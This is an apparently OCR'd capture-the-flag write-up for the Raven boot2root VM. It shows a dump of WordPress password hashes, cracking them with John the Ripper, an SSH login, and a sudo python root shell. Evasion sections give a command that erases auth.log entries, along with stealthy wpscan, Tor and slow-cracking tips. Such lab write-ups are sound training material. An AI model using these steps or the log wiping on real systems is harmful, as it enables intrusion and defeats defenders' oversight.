
```
Database changed
mysql> show tables
    → :
    → ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right synt
ax to use near ':' at line 2
mysql> show tables :;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right synt
ax to use near ':' at line 1
mysql> show tables
    → ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users
    → ;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+------------
-------+-------------+----------------+
2 rows in set (0.00 sec)

mysql> 
```

Cracking the Hash

- Once we found the hashes for the users we put them in a text file
- We then ran John The Ripper in order to crack the hashes
- After cracking Steven’s password, we establish an SSH connection to the Target




```
root@Kali:/usr/share/wordlists# john --show wp_hast.txt
?:pink84

1 password hash cracked, 1 left
root@Kali:/usr/share/wordlists# 
```



```
root@Kali:/# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 12:39:04 2021 from 192.168.1.90
$ ls
```

Flag 4: Python Exploit

- Once we have established ssh as Steven, we perform a python exploit that allows us to gain root.
- This exploit uses python to spawn a root shell which enables us to run as root user.
- Once root has been established we did a simple `ls` and found Flag 4.
- sudo python -c ‘import pty;pty.spawn(*/bin/bash”)’



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# █
```

Avoiding Detection


Python Exploit to elevate to root

Monitoring Overview

- Filebeat system “sudo commands” finds in auth.log file inspection
  - sudo command executed: python -c ‘import pty;pty.spawn(*/bin/bash”)
- auth.log file inspection uncovers this

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - by deleting the sudo python entries in the auth.log on execution:
    sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’ sed -i ‘/python/d’ /var/log/auth.log



```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun  8 11:02:59 2021 from 192.168.1.90
$ sudo python -c 'import pty;pty.spawn("/bin/bash")';sed -i '/python/d' /var/log/auth.log
root@target1:/home/steven# grep python /var/log/auth.log
root@target1:/home/steven#
root@target1:/home/steven#
```

Stealth Exploitation of WpScan Vulnerability

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - Above 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- wpscan --stealthy --url http://192.168.1.110/wordpress can be used. As a result, when using the --enumerate option, don’t forget to set the --plugins-detection accordingly, as its default is ‘passive’.
- Are there alternative exploits that may perform better?

WPScan anonymous scanning through Tor

Stealth Exploitation of Open Port 22

Monitoring Overview

- Which alerts detect this exploit?

There is no alert for this.

- Which metrics do they measure?

Under Dashboard Filebeat system SSH login attempts ECS

- Which thresholds do they fire at?

There was no thresholds set for SSH logins as there was no alert set for this.

Mitigating Detection

- FTP Bounce - the scanner goes through an FTP server to disguise the source.

Stealth Exploitation of a Weak Password

Monitoring Passwords

- Which alerts detect this exploit?

There was no alert set for this metric

- Which metrics do they measure?
  - Under dashboards{Filebeat System} ECS
- Which thresholds do they fire at?

As there was no alert set for this there are no thresholds.

Mitigating Detection

- Don’t use a brute force attack instead try using an obvious password combination.
- Take your time using password cracks so it doesn’t trigger the alert.